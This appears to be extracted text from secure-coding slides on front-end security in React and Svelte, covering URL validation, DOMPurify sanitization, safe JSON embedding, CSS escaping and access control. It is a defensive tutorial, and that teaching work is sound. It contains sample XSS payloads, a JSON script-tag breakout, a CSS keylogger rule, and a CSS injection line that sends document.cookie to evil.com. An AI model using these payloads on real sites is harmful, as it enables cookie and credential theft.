
props, Auto Escaping with JSX

Dangerous Value Passed as Props

```
const payload = `javascript:alert(1)`
class App extends Component {
  render() {
    return (
      <form>
        <button formAction={payload}>
          Submit
        </button>
      </form>
    )
  }
}
```

URL is not validated properly!

Web Browser Console Warnings Since React 16



Deny List Regex for JavaScript URLs

Code Blame 46 lines (40 loc) · 1.57 KB

```
1  /**
2   * Copyright (c) Facebook, Inc. and its affiliates.
3   *
4   * This source code is licensed under the MIT license found in the
5   * LICENSE file in the root directory of this source tree.
6   *
7   * @flow
8   */
9
10 import {disableJavaScriptURLs} from 'shared/ReactFeatureFlags';
11
12 // A javascript: URL can contain leading C0 control or \u0020 SPACE,
13 // and any newline or tab are filtered out as if they're not part of the URL.
14 // https://url.spec.whatwg.org/#url-parsing
15 // Tab or newline are defined as \r\n\t:
16 // https://infra.spec.whatwg.org/#ascii-tab-or-newline
17 // A C0 control is a code point in the range \u0000 NULL to \u001F
18 // INFORMATION SEPARATOR ONE, inclusive:
19 // https://infra.spec.whatwg.org/#c0-control-or-space
20
21 /* eslint-disable max-len */
22 const isJavaScriptProtocol = /^[^\u0000-\u001F ]*[\r\n\t]*a[\r\n\t]*v[\r\n\t]*a[\r\n\t]*s[\r\n\t]*c[\r\n\t]*r[\r\n\t]*i[\r\n\t]*p[\r\n\t]*t[\r\n\t]*\:/i;
23
24 let didWarn = false;
25
26 function sanitizeURL(url: string) {
27   if (disableJavaScriptURLs) {
28     if (isJavaScriptProtocol.test(url)) {
29       throw new Error(
30         'React has blocked a javascript: URL as a security precaution.',
31       );
32     }
33   } else if (__DEV__) {
34     if (!didWarn && isJavaScriptProtocol.test(url)) {
35       didWarn = true;
36       console.error(
37         'A future version of React will block javascript: URLs as a security precaution. ' +
38         'Use event handlers instead if you can. If you need to generate unsafe HTML try ' +
39         'using dangerouslySetInnerHTML instead. React was passed %s.',
40         JSON.stringify(url),
41       );
42     }
43   }
44 }
45
46 export default sanitizeURL;
```

<https://github.com/facebook/react/blob/v18.2.0/package%2Fs/react-dom/src/shared/sanitizeURL.js>

Bypassing Auto Escaping (JSX)

```
var userHomepage =  
"https://jimscatpictures.com"
```

```
<a href={userHomepage}>My  
Homepage</a>
```

```
javascript:document.body.innerHTML  
='Dogs-Are-Awesome';
```

Safe untrusted URL handling in React.js

```
const isValidHttpsUrl = (urlString) => {
  try {
    const url = new URL(urlString);
    return url.protocol === "https:";
  } catch (e) {
    return false;
  }
};

// Usage example
const userInputUrl = "https://example.com";
if (isValidHttpsUrl(userInputUrl)) {
  // Proceed with the URL
} else {
  console.warn("Invalid or insecure URL provided.");
}
```

```
const isValidHttpsUrl = (urlString) => {
  try {
    const url = new URL(urlString);
    return url.protocol === "https:";
  } catch (e) {
    return false;
  }
};

// Usage example
const userInputUrl = "https://example.com";
if (isValidHttpsUrl(userInputUrl)) {
  // Proceed with the URL
} else {
  console.warn("Invalid or insecure URL provided.");
}
```

Safe URL Rendering

```
<!-- Example of a secure link to an untrusted URL -->
```

```
<a href="{sanitized_url}" target="_blank" rel="noopener noreferrer">Link</a>
```

Safe untrusted URL handling in Svelte

```
// A simple URL sanitization function
function sanitizeUrl(url) {
  try {
    const urlObj = new URL(url);
    // Additional checks can be added here, such as verifying the protocol,
    // hostname, or path against a whitelist.
    if (urlObj.protocol === "http:" || urlObj.protocol === "https:") {
      return url;
    }
  } catch (e) {
    console.error("Invalid URL", e);
  }
  return null; // or a default safe URL
}
```

Safe untrusted URL handling in Svelte

```
<script>
  let untrustedUrl = 'http://example.com';
  let sanitizedUrl = sanitizeUrl(untrustedUrl);
</script>

<!-- Only render the link if the URL is considered safe -->
{#if sanitizedUrl}
  <a href="{sanitizedUrl}" target="_blank" rel="noopener noreferrer">Visit Link</a>
{/if}
```

R3: Rendering HTML

Validation

- URL input


Sanitization

- HTML Input

Escape

- CSS variables, embedding JSON, { }

This example displays all plugins and buttons that come with the TinyMCE package.



The screenshot shows the TinyMCE editor interface. The top toolbar includes buttons for undo, redo, bold, italic, underline, text color, background color, bulleted list, numbered list, link, unlink, insert image, insert video, insert code, and source code. Below the toolbar, the editor content area displays a demo page with the following text:

Welcome to the TinyMCE editor demo!

Feel free to try out the different features that are provided, please note that the MCIImageManager and MCFFileManager specific functionality is part of our commercial offering. The demo is to show the integration.

We really recommend [Firefox](http://www.getfirefox.com) as the primary browser for the best editing experience, but of course, TinyMCE is [compatible](http://wiki.php/Browser_compatibility) with all major browsers.

Got questions or need help?

If you have questions or need help, feel free to visit our [community forum](http://forum/index.php)! We also offer Enterprise [support](http://enterprise/support.php) solutions. Also do not miss out on the [documentation](http://wiki.php), its a great resource wiki for understanding how TinyMCE works and integrates.

Found a bug?

If you think you have found a bug, you can use the [Tracker](http://develop/bugtracker.php) to report bugs to the developers.

And here is a simple table for you to play with

Path: h1 » img

Source output from post

Element	HTML
content	<pre><h1>Welcome to the TinyMCE editor demo!</h1> <p>Feel free to try out the different features that are provided, please note that the MCIImageManager and MCFFileManager specific functionality is part of our commercial offering. The demo is to show the integration.</p> <p>We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers.</p> <h2>Got questions or need help?</h2> <p>If you have questions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do not miss out on the documentation, its a great resource wiki for understanding how TinyMCE works and integrates.</p> <h2>Found a bug?</h2> <p>If you think you have found a bug, you can use the Tracker to report bugs to the developers.</p> <p>And here is a simple table for you to play with</p></pre>

Rendering User-Driven HTML

Auto-escaped raw HTML just looks like HTML on screen

`dangerouslySetInnerHTML` disables autoescaping (which is dangerous)

Consider sanitizing untrusted HTML

Use DOMPurify to Sanitize Untrusted HTML

Client-Side Sanitization

<https://github.com/cure53/DOMPurify>

DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.

DOMPurify works with a secure default, but offers a lot of configurability and hooks.

Very simply to use

Demo: <https://cure53.de/purify>

```
<div dangerouslySetInnerHTML={{__html:  
DOMPurify.sanitize("<script>alert('xss!');</script>")} />
```

Limit DOMPurify for tag locations

```
// Import DOMPurify
import DOMPurify from 'dompurify';

// Define the allowed domains
const allowedDomains = ['https://example.com', 'https://another-example.com'];

// Add a hook to modify attributes
DOMPurify.addHook('afterSanitizeAttributes', function(node) {
  // Check if the node is an img element
  if ('src' in node && node.tagName === 'IMG') {
    // Extract the domain from the src attribute
    let url;
    try {
      url = new URL(node.src);
    } catch (e) {
      // Invalid URL, remove the src attribute
      node.removeAttribute('src');
      return;
    }

    // Check if the domain is in the allowed list
    if (!allowedDomains.includes(url.origin)) {
      // Remove the src attribute if the domain is not allowed
      node.removeAttribute('src');
    }
  }
});
```



DOMPurify.sanitize

BAD

```
<div dangerouslySetInnerHTML={{__html:  
  "<script>alert('xss!');</script>}}"/>[SEP]
```

GOOD

```
<div dangerouslySetInnerHTML={{__html:  
  DOMPurify.sanitize("<script>alert('xss!');</script>")}}/>>
```



Svelte sample component for HTML Input

```
<script>
import { onMount } from 'svelte';
import DOMPurify from 'dompurify';

export let htmlContent = "";

let sanitizedContent = "";

onMount(() => {
  sanitizedContent = DOMPurify.sanitize(htmlContent);
});
</script>

<div>{@html sanitizedContent}</div>
```



Using a Svelte HTML Component

```
<script>  
  import SanitizedContent from './SanitizedContent.svelte';  
  
  let userGeneratedHtml = `</script>  
  
<SanitizedContent {userGeneratedHtml} />
```

R4: Securing JSON

Validation

- URL input

Sanitization

- HTML Input

Escape

- CSS variables, embedding JSON, { }

Pre-Fetching Data to Render in ReactJS

A popular performance pattern is to embed preload JSON to save a round trip.

```
window.__INITIAL_STATE__
```

```
window.__PRELOADED_STATE__
```

`JSON.stringify(state)` is commonly cited in documents as the answer.

DON'T DO THIS! IT WILL LEAD TO XSS!

Dangerously Pre-Fetching Data in React

```
<script>  
window.__INITIAL_STATE = <%= JSON.stringify(initialState) %>  
</script>
```

```
<script>  
window.__INITIAL_STATE = {"address1": "</script>"}<script>alert(1);a='x';{"  
</script>
```

Pre-Fetching Data to Render in ReactJS Safely

Serialize embedded JSON with a safe serialization engine

Node: <https://github.com/yahoo/serialize-javascript>

Example: 

```
<script>window.__INITIAL_STATE =  
'serialize(initialState)'</script>
```

<https://github.com/yahoo/serialize-javascript>

- Serialized code to a string of literal JavaScript which can be embedded in an HTML document by adding it as the contents of the `<script>` element.
 - `serialize({ haxorXSS: '</script>' });`
 - `encodeURIComponent({ haxorXSS: '</script>' });`
 - `encodeURIComponent({ haxorXSS: '</script>' });`
- The above will produce the following string, JS escaped output which is safe to put into an HTML document:
 - `'{"haxorXSS": "\\u003C\\u002Fscript\\u003E"}`

Pre-Fetching Data to Render in ReactJS Safely

Encode embedded JSON with a safe JSON encoding engine

Example: 

```
<script>  
window.__INITIAL_STATE =  
'<%= serialize(initialStateJSON) %>';  
</script>
```

Pre-Fetching Data to Render in ReactJS Safely

Encode embedded JSON with a safe JSON encoding engine

Example: 

```
<script>
```

```
window.__INITIAL_STATE =
```

```
'<%= encodeURIComponent(initialStateJSON) %>';
```

```
</script>
```

Pre-Fetching Data to Render in ReactJS Safely

Encode embedded JSON with a safe JSON encoding engine


Example: 

```
<script>  
window.__INITIAL_STATE =  
'<%= Encoder.encodeForJS(initialStateJSON) %>';  
</script>
```

R5 : Dangerous Styles

NOT THIS STYLES (but still dangerous)

Harry Styles



Styles performing at [Wembley Stadium](#) in
2023

Validation

- URL input

Sanitization

- HTML Input

Escape

- **CSS variables**, embedding JSON, { }

```
html
```

```
<style>
  body {
    background-image: url("backgrounds/<?php echo $_GET['background'] ?>.png");
  }
</style>
```

```
<style>
  #user-profile {
    color: <?php echo $user_profile_color; ?>;
  }
</style>
```

Attacker controlled CSS

Using Styled Components

```
const Profile = styled.div`  
  border-radius: 3px;  
  padding: 0.5rem 0;  
  margin: 0.5rem 1rem;  
  width: 70%;  
  background-color: ${color};  
  border: 1px solid silver;  
`
```

```
input[type="password"][value$="a"] {  
  background-image: url("http://localhost:3000/a");  
}
```

<https://github.com/maxchehab/CSS-Keylogging/blob/master/css-keylogger-extension/keylogger.css>

```
default; background:url("http://evil.com/steal-cookies.php?cookie=" + document.cookie);
```



BEST PROTECTION STRATEGIES DEFENDING AGAINST ATTACKER CONTROLLED CSS

```
const Profile = styled.div`  
  border-radius: 3px;  
  padding: 0.5rem 0;  
  margin: 0.5rem 1rem;  
  width: 70%;  
  background-color: ${CSS.escape(color)};  
  border: 1px solid silver;  
`
```

CSS.escape

CSS.escape()

- const element = document.querySelector(`#\${CSS.escape(id)} > img`);

```
CSS.escape(".foo#bar") // "\.foo\#bar"
CSS.escape("()[\]{}") // "\(\)\[\]\{\}"
CSS.escape('--a') // "--a"
CSS.escape(0) // "\30 ", the Unicode code point of '0' is 30
CSS.escape('\0') // "\ufffd", the Unicode REPLACEMENT CHARACTER
```

- Browser compatibility

	Desktop						Mobile					
	Chrome	Edge	Firefox	Internet Explorer	Opera	Safari	Chrome Android	Firefox for Android	Opera Android	Safari on iOS	Samsung Internet	WebView Android
escape	✓ 46	✓ 79	✓ 31	✗ No	✓ 33	✓ 10	✓ 46	✓ 31	✓ 33	✓ 10	✓ 5.0	✓ 46

CSS Escape in Action

```
// Assuming jsVar is intended to be a numeric value and needs validation
function validateAndComputeValue(input) {
    let numericValue = Number(input);
    if (isNaN(numericValue)) {
        throw new Error('Invalid input: input is not a numeric value.');
```

```
    }
```

```
    return numericValue + 4; // Safe addition operation
```

```
}
```

```
try {
```

```
    let computedValue = validateAndComputeValue(jsVar);
```

```
    // Convert the result to a string for CSS property setting
```

```
    let cssValue = computedValue.toString();
```

```
    // Use CSS.escape() when the value is part of a CSS identifier or needs escaping
```

```
    // Here, its usage is more illustrative, given the numeric context
```

```
    element.style.setProperty("--my-var", CSS.escape(cssValue));
```

```
} catch (error) {
```

```
    console.error(error);
```

```
    // Handle the error (e.g., fallback operation or user notification)
```

```
}
```

R6: Insecure Native DOM Access

Please Do Not –Edit- the DOM Via Ref's

- Manipulate DOM elements directly with Ref's like createRef(). Bad.
- Programatic focus, scrolling or click-away handlers? Good.
- findDOMNode() and read only access? Good.
- Actually editing the DOM, **BAD**

Safe JavaScript Sinks

#cantStop
#wontStop

Setting a Values

- `elem.textContent = dangerVariable;`
- `elem.insertAdjacentText(dangerVariable);`
- `elem.setAttribute(safeName, dangerVariable);`
- `formfield.value = dangerVariable;`
- `document.createTextNode(dangerVariable);`
- `document.createElement(dangerVariable);`
- `elem.innerHTML = DOMPurify.sanitize(dangerVar);`



R7: Access Control and Exposure Failures

The Principle of Least Privilege

Every module must be able to ONLY access the information and resources it requires

- Resources made available only for what is necessary for legitimate purposes

“Every program and every privileged user of the system should operate using the least amount of privilege necessary to complete the job.”

— [Jerome Saltzer, Communications of the ACM](#)

- Also known as the **principle of minimal privilege** or the **principle of least authority**

Problems with Client Side Access Control

- **They can leak administrative interface and endpoint information that can be used by a malicious attacker**

Similar to a normal static HTML application, do not expose administrative functionality within your React app if the user is not authenticated as an administrator

- **They expose business logic, thus increasing the attack surface**


As the principle of least privilege states, only expose business logic necessary based on the role of the user within the React app

- **Can be easily bypassed – client side controls should be considered as untrusted**

Obfuscation and other similar techniques can stall an attacker, but ultimately they will figure out the logic of your client and use it against you

Lazy Loading - Design Pattern

- Does not expose any code to the client at first, defers object initialization
- Dynamically loaded when needed
 - Example: Deferring loading images until required to display them
- Server side access controls can prevent admin code from being displayed to a non admin!
- It is also known as **asynchronous loading** or **on-demand loading**

